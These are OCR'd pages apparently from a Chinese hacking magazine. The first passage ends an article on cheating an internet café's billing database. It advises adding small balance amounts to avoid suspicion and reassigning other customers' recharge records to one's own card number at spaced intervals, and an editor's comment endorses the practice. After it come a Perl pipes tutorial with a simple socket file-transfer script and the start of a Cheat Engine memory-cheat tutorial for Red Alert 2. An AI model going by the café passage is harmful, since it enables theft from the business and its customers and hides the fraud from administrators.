


图5 查看指定卡号的余额

记得不要改太多，最多十几好了，多了会被怀疑的！最后要注意的一点是表“LSellInfo”，这里比较重要了，因为它存储的是冲值记录哦！如图6。




图6 查看充值记录表

看到没，像我这样半个月才冲一次，还每次就冲5块，还天天坐那玩，一玩就是一天的人，没被抓那纯属运气好啊。知道该怎么做了吧！赶快把别人的冲值记录里的“CardNumber”改成自己的卡号啊！不过别忘了要有时间间隔哦，如图7。




图7 查看指定卡号的充值记录

好了，就这些了，再要注意的就是每次修改之后都要按CTRL+S保存（看清楚了，是“每次修改”，也就是每修改一处就要保存一次，而不是等全改完了最后保存），还有就是一定要多加练习，要速战速决啊^_^

最后我再重申一遍，我不是在教大家如何破坏别人，而是教大家如何学会保护自己！不过呢，换句话说，我们也是在帮他的忙啊，不信你去打听前两次我被逮的那两家网吧，现在人家的安全做的，那叫相当安全啊，连我师傅都没招了^-^

[文章中涉及到的工具在光盘中有收录]

编辑点评：

其实加钱这种事情，管理员多少都会有点怀疑，如果技术次一点就会没有证据罢了，要是遇上一些比较蛮横的网管可就要小心了，呵呵！修改数据库的金额以及一些事件记录的确可以从表面上掩盖一些加钱行为，这多少会起到我们的作用。但什么事情都有个限度，千万不要玩过火了，人家管理员又不是傻子，哪能总让你占便宜呢，做人要厚道嘛，大家玩尽兴了就收手，被抓一次就很不爽了哦！

快码加编栏首语

Make it right before you make it faster.
Keep it right when you make it faster.
Make it clear before you make it faster.
Do not sacrifice clarity for small gains in efficiency.
——Brian Kernighan

[快码加编]

Perl自助菜单[贰]

文 wolfSea 黄铨雍

从本文您可以学到：

简单了解Perl及管道操作

在上一节里，我们讲了变量与控制流，相信大家对Perl编程也有了初步的了解。我们也完成了第一个小黑软，虽然功能较为简单，但是我相信只要肯花时间，就能写出更为强大的程序。第一节的程序例子中留下了个没有解释的点，即一个打开文件的操作。这也就是今天所要讲的重点：管道和文件操作。

管道在《Perl网络编程》一书中的描述是：一个将当前脚本连接到另一进程的标准输入或标准输出的文件句柄。简单点来说，就是一个实现程序间交流的通道。在信息越来越发达的今天，各

类程序的信息交换程度要求也越来越高，而借助互联网，两个正在交换数据的程序可能相隔半个地球。所以，我们可以看到管道在Perl编程中的重要地位。现在就来接触一下基础的管道操作。

管道操作的语法很简单：open(文件句柄，命令)。命令的前后加上竖杆“|”分别代表输入管道和输出管道，例如：

```
open(CMD,"dir|"); # 打开从系统命令 dir 中读取数据的管道
open(FILE,"|user.txt"); # 打开向 user.txt 写入数据的管道
```

从上面的例子可以知道，管道能够实现执行系统命令和文件操作。当上述参数为文件名时，管道指向文件；当为系统命令，指向系统命令执行进程。打开管道之后，我们一般用print和<>进行读写操作。

```
open(FILE,"+<user.txt"); # 打开向user.txt读写数据的管道，"+<"表示对文件访问模式为读写
# 在实际操作中，对文件操作少用竖杆"|"，而更倾向于用"<"表示只读，">"表示只写，">>"表示原有数据上添加，"+<"表示读写
print FILE "ABC"; # 向文件中写入 ABC
@text=<FILE>; # 从文件读取数据到数组 @text 中
close FILE; # 关闭管道
```

这就是一个简单的文件操作的例子，你学会了么？下面我们还要介绍Perl中的一种特定的易用管道，反引号（键盘上Tab键上方的按键字符）运算符。这种操作符用来代替open()简便地实现执行系统命令，如：

```
@return = `dir`;
```

相当于

```
open (CMD,"dir|");
@return = <FILE>;
```


是不是简单许多？学习Perl时必须奉行的一句话就是“There's more than one way to do it.”。Perl中提供了许多解决问题的方法，而我们要挑选最为简单的去做。现在还是进入下面的实例，这次我们要写的是一个小文件网络传输工具。

```
#!usr/bin/perl
#Porters.pl
#by wo1fSea[w Group]
use IO::socket::INET;
use strict;
# 加载 IO::socket::INET 模块，使用严格语法检查

if($#ARGV<0){
print"\nPorters.pl\n \nUsage:\n    Porters.pl [-s] [remote_Addr] [filename]\n or Porters.pl [-r] [save_filename]\n made by wo1fSea(Chase.Young'h) [w Group] 2004-2007 \n";
exit(1);
}
# 判断是否输入参数，否则显示使用说明，这里定义了程序使用方法是：接收端 Porters.pl [-r] [save_filename] 发送端 Porters.pl [-s] [remote_Addr] [filename]
```

小提示：为什么判断$#ARGV<0时，用户无参数输入？$#ARGV为@ARGV检索，对应@ARGV的最大下标数。而@ARGV中装载的元素是程序运行时的参数。当无参数时，@ARGV中第一个元素$ARGV[0]为空，所以$#ARGV<0。

```
my $type=$ARGV[0];
my $sign1=$ARGV[1];
my $sign2=$ARGV[2];
# 把输入的参数装入变量，下面通过判断第一个参数确定作为发送端还是接收端
```



无参数提示

```
if($type eq '-r'){
# 接收端代码
my $server = IO::Socket::INET->new(Listen    => 5,
                                   LocalPort => 31010,
                                   Proto     => 'tcp');
# 创建一个套接字，定义最大连接数为5，本地端口为31010，连接协议为tcp

my $client = $server->accept();
# 等待远程连接

if($client){
# 当远程连接建立
my @Receive=<$client>;
# 从远程端读取数据到 @Receive
open (IN,">$sign1");
# 打开指定文件

binmode (IN);
# 以二进制形式操作文件
print IN @Receive;
}
close($server);
# 数据写入文件，关闭
}


if($type eq '-s'){
# 发送端代码
my $socket= IO::Socket::INET->new(PeerAddr =>$sign1,
                                  PeerPort => 31010,
                                  Proto    => 'tcp');
# 打开一个套接字，连接远程接收端，远程地址为变量$sign1，端口31010，连接协议为tcp

if($socket){
# 当连接建立
open (OUT,"<$sign2");
# 打开指定文件


binmode (OUT);
# 以二进制形式操作文件

my @out=<OUT>;
print $socket @out;
close($socket);
# 与远程主机建立连接后，以二进制形式读取文件数据，向套接字发送数据
}
}
```

这个实例用了一个IO::Socket来建立网络连接、传送数据。IO::Socket参数设置可以参考《黑客手册》今年第五期我的另一篇Perl文章《教你用Perl编写远程控制程序》，而关于模块基本用法，我们还将在以后涉及到。在这个程序中应该注意的是，传输的只能是小文件，因为里面用了 my @out=<OUT>；将整个文件直接写入了数组，当文件过大时，会占用过多的内存。解决方法是，



接收端



发送端

文 / 认真的雪

黑客也来写外挂

从本文您可以学到：

1、 简单使用 Cheat Engine

2、 了解内存操作的过程

起因

高考终于结束了，可以一心搞技术了，这是我第一次给手册投稿。

前两天心情不好，一个人在家里玩《红色警戒2共和国之辉》，回味几年前的游戏感觉。玩红警最怕的就是没钱呀，于是乎就写了这个外挂，有了这篇文章。

分析

这里我写的是修改金钱的内存外挂，其实程序非常简单，基本流程就两步：

一、定位保存金钱值的动态内存地址。

二、修改内存地址上的金钱值。

所谓的动态内存地址，即动态内存地址＝基地址＋偏移量，动态地址一般都是以一个基地址作为基准，然后再加上偏移量得到的。其中某个游戏数值的内存偏移量的值是固定不变的，变的只是基地址，只要知道这个基地址，就能算出游戏数值的动态内存地址。但基地址其实也是一个数据，为了让程序知道这个基地址，它的值一定也是保存在另外一个地址中的（多级指针），而保存基地址的地址是不变的，那么我们只要知道保存基地址的地址，就可以从中读取出此时的基地址值，然后再根据基地址得到游戏数据的地址，即可得到想要的数据。也就是说只要得到保存基地址的地址和偏移量，就能写出我们的程序。定位这些数据我用Cheat Engine5.2。这里简单说明下。

首先开启红警，进入游戏，之后运行Cheat Engine，打开进程Game.exe，如图1所示。

然后查找金钱数10000。查找好后进入游戏，建造一个建筑物，金钱减少为9400，回到Cheat Engine看哪些地址的值变成了9400，经过测试，一共有3个值变成了9400。而只有改了第三个（06CCB8C4）才有用，如图2所示。




图1 Cheat Engine 的主界面




图2 搜索到的内存值

修改完之后双击那个地址加入列表，右击"选择"，在"查找"中写入这个地址，如图3所示。

然后再进入游戏，再建造一个建筑物，回到Cheat Engine点击More information，如图4所示。




图3 查找修改内存的控制者

这里的ebx就是基地址（06CCB678），24c就是偏移量，下面我们要找保存基础地址的内存地址。用Cheat Engine查找06CCB678，如图5所示。

